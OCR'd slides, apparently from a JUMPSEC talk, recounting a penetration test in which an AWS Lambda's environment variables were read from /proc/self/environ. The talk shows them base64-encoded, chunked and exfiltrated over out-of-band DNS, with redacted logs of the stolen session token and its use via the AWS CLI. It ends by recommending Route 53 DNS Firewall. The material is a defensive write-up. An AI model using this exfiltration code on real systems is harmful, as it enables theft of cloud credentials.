
The AWS Exploitation



```
with open('/proc/self/environ') as f:
    data = "ENV BLOCK read from /proc/self/environ: \n\n" + f.read()

payload = parse.quote(base64.b64encode(data.encode('utf-8')).decode('

if len(payload) % 60 == 0:
    num_segments = 0
else:
    num_segments = (len(payload) // 60) + 1

length = len(payload)

for i in range(num_segments):
    start_index = i * 60
```

JUMPSEC


The AWS Exploitation



```
[42.X0NPTl[redacted]
S interaction (A) from 18.134.[redacted] at 2024-[redacted] 10:49:0
[43.ZGFfaC[redacted]
S interaction (A) from 18.134.[redacted] at 2024-[redacted] 10:49:0
[43.ZGFfaC[redacted]
S interaction (A) from 18.135.[redacted] at 2024-[redacted] 10:49:0
[44.OAA[redacted]] Received DNS
:02
[44.OAA.[redacted]] Received DNS
^[

└─$ xclip -o clip | cut -d ' ' -f 1 | sed 's/\[//;s/\.\]//'
22
Decoded string: ENV BLOCK read from /proc/self/environ:

AWS LAMBDA FUNCTION VERSION=$LATESTAWS SESSION TOKEN=IQoJ[redacted]
[redacted]
```

JUMPSEC


Look at me...




```
[aws_blog_post]
AWS_REGION=eu-west-2
AWS_SECRET_ACCESS_KEY=[redacted]
AWS_ACCESS_KEY_ID=
AWS_SESSION_TOKEN=
```

JUMPSEC

The AWS Exploitation



```
┌──(kali§kali)-[/tmp]
└─$ aws sts get-caller-identity --profile aws_blog_post
{
    "UserId": "A[redacted]:lambda_test",
    "Account": "[redacted]",
    "Arn": "arn:aws:sts::[redacted]:assumed-role/lambda_test-role-[redacted]/lambda_test"
}
```



```
└─$ aws --profile [redacted] --region eu-west-2 route53 get-checker-ip-ranges
{
    "CheckerIpRanges": [
        [redacted]2.0/23",
        6.0/23",
        10.0/23",
        14.0/23",
        18.0/23",
        22.0/23",
```


The Epilogue

Client was surprised we could get OOB DNS exfiltration

(And thought the encode + exfil story was very cool!)

They thought by blocking all TCP/UDP Ports outboard via Network Security Groups

Nothing could talk outwards via DNS - could they?




The Epilogue

I learnt about something called
`Route 53 DNS Firewall`

If you have the same problem, check out my blog post ("What's in a name? ....") on:

`labs.jumpsec.com`

On how to set it up!


Security, Identity, and Compliance

Route 53 Resolver DNS Firewall

Managed firewall service for DNS queries that originate in your VPCs

Route 53 Resolver DNS Firewall allows you to create reusable rules to filter and regulate outbound DNS traffic for your VPCs.

Get started

Get started with creating rule groups to block or allow specific DNS queries.

Create rule group

Thank you

JUMPSEC

$ whoami (ctrl-d)

Socials

https://www.linkedin.com/in/gladstomych/

https://twitter.com/gladstomych

Email

sunnyc@jumpsec.com